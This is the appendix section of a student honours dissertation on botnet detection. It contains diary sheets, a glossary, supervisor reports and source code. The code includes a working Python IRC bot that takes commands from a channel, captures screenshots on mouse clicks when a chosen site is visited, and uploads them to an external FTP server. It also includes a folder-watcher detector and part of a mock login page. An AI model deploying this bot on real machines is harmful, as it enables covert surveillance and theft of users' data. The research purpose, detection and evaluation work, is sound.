[54] K., Sidiroglou, S., Akritidis, P., Xinidis, K., Markatos, E. and Anagnostakis. (2005) Detecting targeted attacks using shadow honeypots.

[55] Project Honey Pot. [Online]. http://www.projecthoneypot.org/

[56] Honeypot. [Online]. http://www.honeypot.org

[57] auditm pc. auditm pc. [Online]. http://www.auditmypc.com/honeypot.asp

Appendix 1 - Initial Project Overview

1. Overview of Project Content and Milestones

Botnets started being introduced in 2002 as a robot helping user on IRC channel. This report explains firstly, how Botnets moved from a state of helping users to a state of making cyber war.

Then I will research what are the main dangerous Botnets, how they functions and why they are dangerous for the society.

Botnets are published under a GPL license. I will examine some of their code and create my own one. Then I will detect it with a network analyzer and see which data remanence it left on the computer.

2. The Main Deliverable(s)

- Literature Review on Botnets and related threats.

- Analysis of widely-used Botnet, and their associated behaviour/data remanence.

- Design of an agent which mimics the behaviour a Botnet, and associated detection/evaluation tools.

- Implementation of test/evaluation tools for the detection and analysis of Botnet activity.

- Evaluation of success rate of detection.

3. The Target Audience for the Deliverable(s)

Network administrator, Security Engineer and Research Community.

4. The Work to be Undertaken

Investigation on Botnets literature to understand how they infect computers and why they are generally not detected by an antivirus.

Specification of their different functions once they start running on the system

Code analysis of several Botnets (usually programmed in C)

Implementation of a code inside an existing Botnet to create my own one

Testing its performance/functions and search about its data collection.

5. Additional Information / Knowledge Required

Use of a network analyzer like Snort or Wireshark to detect the Botnet.

Extending current skills in C to create a Botnet.

6. Information Sources that Provide a Context for the Project

Botnet: The killer web app, written in 2007 by Craig A. Schiller and Jim Binkley.

Expanded Academic ASAP (Gale) and portal databases to retrieve electronic articles.

7. The Importance of the Project

Botnet appears several years ago and are today one of the most important threat in the history of Internet. Once a system is infected, the Botnet become invulnerable and start his duplication to others systems. Botnets are not malware, they don't try to demonstrate technical problems but they are used in illegal activities controlled by a Botmaster. They are a major part of the unwanted traffic on internet.

8. The Key Challenge(s) to be Overcome

Literature review on the last research in Botnets.

Programming a new Botnet

Detect Botnet activities and data remanence.

Appendix 2 - Week 9 Meeting Report

SOC10101 Honours Project (40 Credits)
~~**SOC10102 Honours Project (60 Credits)**~~ **(please delete one)**

Week 9 Report

Student Name: Benoit Jacob
Matriculation Number: 08009764
Programme (and any specialisation):
Supervisor:
Second Marker:
Date of Meeting:

Can the student provide evidence of attending supervision meetings by means of project diary sheets or other equivalent mechanism? **yes** **no***

If not, please comment on any reasons presented

Yes.

Please comment on the progress made so far

Looks ok.

Is the progress satisfactory? (**yes**) **no***
Can the student articulate their aims and objectives? (**yes**) **no*** – but not clearly & only with prompting

If yes then please comment on them, otherwise write down your suggestions.

- Literature reviews looks fine but student doesn't seem clear about what he is implementing and evaluating and why.
- Student needs to read CSIT regulations regarding acceptable behaviour. [not botnets on CSIT/SOC PCs]

* Please circle one answer; if **no** is circled then this **must** be amplified in the space provided

Does the student have a plan of work? **yes** **no***

If yes then please comment on that plan otherwise write down your suggestions.

Plan for Implementation & Evaluation needs reviewed.

Does the student know how they are going to evaluate their work? **yes** **no***

If yes then please comment otherwise write down your suggestions.

Vague idea, needs better definition.

Any other recommendations as to the future direction of the project

Student needs to think carefully about Requirements Analysis, Design, Implementation, Testing & Evaluation.

Signatures: Supervisor [signature] Second Marker [signature]

Student [signature]

Please give the student a photocopy of this form immediately after the review meeting; the original should be lodged in the School Office with Leanne Clyde

* Please circle one answer; if **no** is circled then this **must** be amplified in the space provided

Appendix 3 - Screenshots




Figure 19 – File watcher False Positive error




Figure 20 – Website used during the experiment

Appendix 4 - Glossary of terms

AV: Anti-Virus

Bot: program that operates as an agent for a user or another program or simulates a human activity.

Botmaster: Owner of the Bot.

Botnets: group of computers running a computer application controlled and manipulated only by the owner or the software source

C&C server (Command and Control server): used by the Botmaster to contacts his Botnets.

Cyber-crime: Crimes perpetrated over the Internet, typically having to do with online fraud.

DNS (Domain Name System): translates Internet domain and host names to IP addresses.

FTP: File Transfer Protocol is a standard network protocol used to copy a file from one host to another over internet.

HTTP: Hypertext Transfer Protocol, it defines how messages are formatted/transmitted, and what actions Web servers and browsers should take in response to various commands.

IM (Instant Messaging): the exchange of text messages through a a software application in real-time.

IDS: Intrusion Detection System is an application that monitors network and/or system activities for malicious activities**.**

IP (Internet Protocol): method or protocol by which data is sent from one computer to another on the Internet.

IRC: Internet Chat Relay is a form of real-time Internet text messaging.

Keylogger: small program that monitors each keystroke a user types on a specific computer's keyboard.

P2P: networking software where clients communicate directly with each other rather than go through a server. These software are generally used for files-sharing.


Phishing: e-mail fraud scam conducted for the purposes of information or identity theft.

Rootkit: software that rewrites the hard drive's boot record.

Screenshot/screen capture/screen grab: image taken by the computer to record the visible items displayed on the monitor.

V.M. (Virtual Machine): A software program that emulates a hardware system

Appendix 5 - Diary Sheets



EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit JACOB Supervisor: Bill Buchanan

Date: 10/09/09 Last diary date: —

Objectives:

I came to have a chat with Bill Buchanan about 2 subjects that interest me. He gave me more information about these subjects and explained me the main aims.
I decided to pick up the Botnet Detection System.

Progress:

Have a look for some academic papers related to Botnets, and look at the current threats (eg Top 10 Bots?)

Supervisor's Comments:

Version 2 Edinburgh Napier University

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit JACOB **Supervisor:** Bill Buchanan

Date: 17/09 **Last diary date:** 10/09/09

Objectives:

General reading about botnets

Progress:

I started to read several document about the different types of attack and detection of botnets.
I submitted my Project Registration Form.

Supervisor's Comments:

Think about a clear statement of the aim and objectives of the project.

Version 2 Edinburgh Napier University

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit JACOB **Supervisor:** Bill Buchanan

Date: 29/09/09 **Last diary date:** 17/09/09

Objectives:

Research how the botnet spread on internet.
Research who is using botnets and why.
Look at some criminal events

Progress:

I used the Atrens database to find some review on the botnets.
I learned their system of reproduction in 3 phases, the passive and actives attack;
I submitted my Initial project overview

Supervisor's Comments:

Think about the admin side of Botnets and define a number of them and use these to categorise "attacking mechanism", "CnC models" "rally mechanism" and so on

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit JACOB **Supervisor:** Bill Buchanan

Date: 06/10/09 **Last diary date:** 29/09/09

Objectives:

Give more information on botnets:
- attacking mechanism
- C&C Models
- rolling mechanism

Progress:

-> learned how function the cyber-criminality and the different steps from creating a botnet, spam it, recolt private informations and sell these informations.
-> learned that botnets can spread quickly in the poor countries, where they used pirated Windows and don't have access to the regular patch against worms.

Supervisor's Comments:

Make sure you read "academic" material on Botnets, and, especially Taxonomy papers. This will allow you to classify the Botnet agents.

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 13/10/09 **Last diary date:** 06/10/09

Objectives:

Read more "academic material" about the taxonomy of botnets

Progress:

Research and writing of few pages about:
- Transmission mechanism
- Trigger events
- Communication protocol
- Rallying mechanism
- Types of attacks

Supervisor's Comments:

I would read Botnets, and discover how they operate. What are the main current threats, and where is the info? Add more references to literature in your document.

Version 3 Edinburgh Napier University

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: #20/10/09 **Last diary date:** 13/10/09

Objectives:

~~Study~~ Study the top 10 bots in U.S.
Review my references
Add some introductions

Progress:

Add a section behaviours analyses (Network based and Host based) and a section Main bots in U.S. which contain the 3 main bots in U.S.
Add some short introduction of each chapter.
Add the references of my document in on Harvard format.

Supervisor's Comments:

Make sure you start to read about the behavior of the trojans and how they operate
Also review your literat review and improve the narrative

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 27/10/09 **Last diary date:** 20/10/09

Objectives:

Add a Principal introduction, introducing IRC
Add a table of figure
Study "My botnet is Your botnet" about Topic
Correct spelling and grammar mistakes

Progress:

- Introduction with : Executive Summary ; - Background
- Legend under figures and table of figure
- Exploration of the Topic Botnet operations
- Correction of spelling and grammar.

Supervisor's Comments:

Good scope for the literature review.
Try to organise and group
text together. Also think about
discussing some technical terms
before they are introduced.
Think about what you now go to discuss in the next text.

Version 3 Edinburgh Napier University

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 04/11/09 **Last diary date:** 27/10/09

Objectives:

- Reorganise the structure of my literature review
- Explain all the technical terms

Progress:

- I reorganised my report and regroup text together.
- I created a glossary of terms to define every technicals terms.
- I corrected the spelling mistakes.

Supervisor's Comments:

Try to make the report look more academic in its layout.

Version 3 Edinburgh Napier University

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 10/11/09 **Last diary date:** 04/11/09

Objectives:

Start the design
Search on appropriate code for the botnet

Progress:

- I found a botnet "Illusion bot" which is a public bot, can communicate on IRC a http and only spread when an user click on the infected file.
- An environnement under Vmware (with Windows xp SP2) is needed

Supervisor's Comments:

Try to create your design in the next week or so, and think about your timepla, which should be detailed enough to see which aes that you are working on, on a weekly basis.

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 26/11/09 **Last diary date:** 10/11/09

Objectives:

- Complete the week 9 Sam

Progress:

- I implemented my Literature Review inside the week 9 report.
- I organized my work for the 2nd semester and created a Gantt chart.
- I searched a way to evaluate my work

Supervisor's Comments:

I'd like to see some code to show an author implementation, and the same simple code on your evaluation infrastructure.

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 19/01/10 **Last diary date:** 10/11/09

Objectives:

Implement a code to create an IRC bot

Progress:

I created an IRC bot which can take some screenshots when a mouse click is detected. These screenshots can be uploaded directly on a FTP server.

Supervisor's Comments:

Good to see some dev'ing work. Think about installing your program onto a VM image, in order to isolate it. Also look at netstat and how it detects if there activity eg Tripwire, Snort, etc.

Version 3 Edinburgh Napier University

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 26/01/10 **Last diary date:** 19/01/10

Objectives:

~~Analy~~ Analise the bot activity on the hard drive:
- Files created
- Processes used

Progress:

I used a programm called "Process Monitor" in order to trigger the bot activity.

Supervisor's Comments:

Think about a formal methodology for your experiments. Think about all the possible ways of detection. Define a validation test and an evaluation one.

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 02/02/10 **Last diary date:** 26/01/10

Objectives:

Analise network activity generated by the bot.

Progress:

With a network protocol analyser named Wireshark, I retreive all network activity created during the execution of my bot.

Using Snort and the informations of Wireshark, I created a rule to detect when the bot joins an IRC channel.

Supervisor's Comments:

Create a diagram of the overall system, and plan towards a formal set of experiments. Try to design your own script that detects the detection of HTTP DDOS attacks

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 03/02/2010 **Last diary date:** 02/02/10

Objectives:

- Think about the possible ways of detection
- Create a diagramm of the overall system
- Plan a set of experiments
- Create a script to detect the botactivity

Progress:

- I created a diagram of the botactivity and the possible ways to detect the botactivity.
- I designed and compiled a script in python to detect changes in a specific folder.

Supervisor's Comments:

Think about the evaluation procedure, especially in scripting activity to test for true positives and false positives. Test with valued Bot activity, and then run for a longer time to evaluate how accurate the system is.

Version 3 Edinburgh Napier University

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 17/02/10 **Last diary date:** 09/02/10

Objectives:

- Think about the false positive in my project, and the different ways to validate my results.
- Improve my Snort Rules to avoid false positive

Progress:

- By correlation static and dynamic analyse, I should be able to minimize the "false positive" risk.
- I started taking screenshots of my analyse on Wireshark and made a draft of my results.

Supervisor's Comments:

Look at scripts programs to be able to carefully implement the research.

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 02/03/10 **Last diary date:** 17/02/10

Objectives:

Create a script which simulate random activity in order to detect false positive errors.

Progress:

- Using Python, I created a script which open and save a specific wad file.
- I detected some false positive errors with my actual scripts.
- I updated my Snort rules.

Supervisor's Comments:

Add some details in the report on the design and implementation of the experimental setup and for the Botnet detector.

EDINBURGH NAPIER UNIVERSITY

SCHOOL OF COMPUTING

PROJECT DIARY

Student: Benoit Jacob **Supervisor:** Bill Buchanan

Date: 16/03/10 **Last diary date:** 02/03/10

Objectives:

Write the reppoarts.


Progress:

I Wrote the Design pork which include a system overwiew, screenshot module and FTP module.
I started to write the Implementation pont.

Supervisor's Comments:

Have a think about doing the experimental setup, from small-scale to larger-scale experiments. Consider using TCPreplay to play traffic over your detector.

Appendix 6 – Grant Chart



Appendix 7 –Source Code

1 Bot Source Code

```
import pyHook
import pythoncom
import sys
import ImageGrab
import socket
import time
import httplib
from win32com.client.gencache import EnsureDispatch
from win32com.client import constants
import time
import ftplib
import os
import IEC

host='Maple.AbleNET.org'
channel='#ircbar '
password=''
nicks='test'

def tpars(txt):
    q=txt.split('<span class="temp">') [1]
    temp=q.split(' C') [0]
    qq=txt.split('<span>') [1]
    wind=qq.split('</span>') [0]
    return temp, wind

def sendm(msg):
    irc.send('PRIVMSG '+ channel + ' :' + str(msg) + '\r\n')

irc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
irc.connect((host, 6667))

irc.send('USER py host servname : Python Bot\r\n')
irc.send('NICK '+ str(nicks) +'\r\n')

def upload(ftp, file):
        ext = os.path.splitext(file)[1]
        if ext in (".txt", ".htm", ".html"):
            ftp.storlines("STOR " + file, open(file))
        else:
            ftp.storbinary("STOR " + file, open(file, "rb"), 1024)


def onclick(event):
    global i
    global img
    try:
        print i
    except NameError:
        i = 1
    if i <= 4 :
        img = ImageGrab.grab()
```

```
        img.save("screenshots/screenImage%d.jpg" % i)
        print ("screenshot n%d taken" % i)
    i = i + 1
    if i == 5:
        hm.UnhookMouse()
        return False

while 1:
    text=irc.recv(2040)
    if not text:
        break

    if text.find('Message of the Day') != -1:
        irc.send('JOIN '+ channel +'\r\n')

    if text.find('+iwR') != -1:
        irc.send('NS IDENTIFY '+ str(password) +'\r\n')

    if text.find('PING') != -1:
        irc.send('PONG ' + text.split() [1] + '\r\n')

    if text.find('armagidon!~null@armaggidon.ru PRIVMSG #DragStyle^
:!quit') != -1:
        irc.send('QUIT :python Bot\r\n')

    if text.find(':!date') != -1:
        sendm('[+] Date: '+ time.strftime("%a, %b %d, %y",
time.localtime()))

    if text.find(':msg') != -1:
        irc.send('/amsg voici')

    if text.find(':!screenshot') != -1:
        ie = IEC.IEController()
        global x
        x=1
        while x <= 5:
            time.sleep(7)
            URL = ie.GetCurrentURL()
            if URL == 'http://Botagentben.free.fr/':
                ie.PollWhileBusy()
                x = 5
                sendm('[+] Screenshots in progress')
                hm = pyHook.HookManager()
                hm.SubscribeMouseAllButtonsDown(onclick)
                hm.HookMouse()
                pythoncom.PumpMessages()
                hm.UnhookMouse()
                sendm('[+] Screenshots ready for upload')
            else:
                print 'website not detected'
            x = x + 1

    if text.find(':!upload') != -1:
        ftp = ftplib.FTP("ftpperso.free.fr")
        ftp.login("xxxxx", "xxxx")
        sendm('[+] Files are being uploaded...')
        cpt = 4
        while cpt <9:
            upload(ftp, "screenshots\screenImage%d.jpg" % cpt)
```

```
            print ("screenshot%d transferred" % cpt)
            cpt = cpt+1
        sendm('[+] The upload has succeed')
        ftp.quit()
```

2 Filewatcher Source code

```
import os, time
folder = "C:\Python25"
before = dict ([(f, None) for f in os.listdir (folder)])
while 1:
  time.sleep (4)
  now = time.asctime(time.localtime())
  after = dict ([(f, None) for f in os.listdir (folder)])
  added = [f for f in after if not f in before]
  removed = [f for f in before if not f in after]
  if added:
    print "Added: ", ", ".join (added)
    print now
  if removed:
    print "Removed: ", ", ".join (removed)
    print now
  before = after
```

3 Website Source code

```
<HTML lang="en"><HEAD><META http-equiv="Content-Type" content="text/html;
charset=ISO-8859-1">

      <TITLE>Identification</TITLE>
      <STYLE type="text/css" media="all"></STYLE>

      <LINK href="./Votre identification_files/jqModal.css"
rel="stylesheet" type="text/css">
      <LINK href="./Votre identification_files/main.css" rel="stylesheet"
type="text/css">
      <LINK href="./Votre identification_files/print.css" rel="stylesheet"
type="text/css">
      <LINK href="./Votre identification_files/savcommon.css"
rel="stylesheet" type="text/css">


            <STYLE type="text/css" media="all"></STYLE>

<DIV align="center">

<TABLE bordercolor="#606670" align="center" width="740" cellspacing="5"
cellpadding="5" border="1"><TBODY><TR><TD>

<TABLE align="center" cellspacing="0" cellpadding="0">
<TBODY><TR>
  <TD height="50" align="center" valign="middle"><IMG src="./Votre
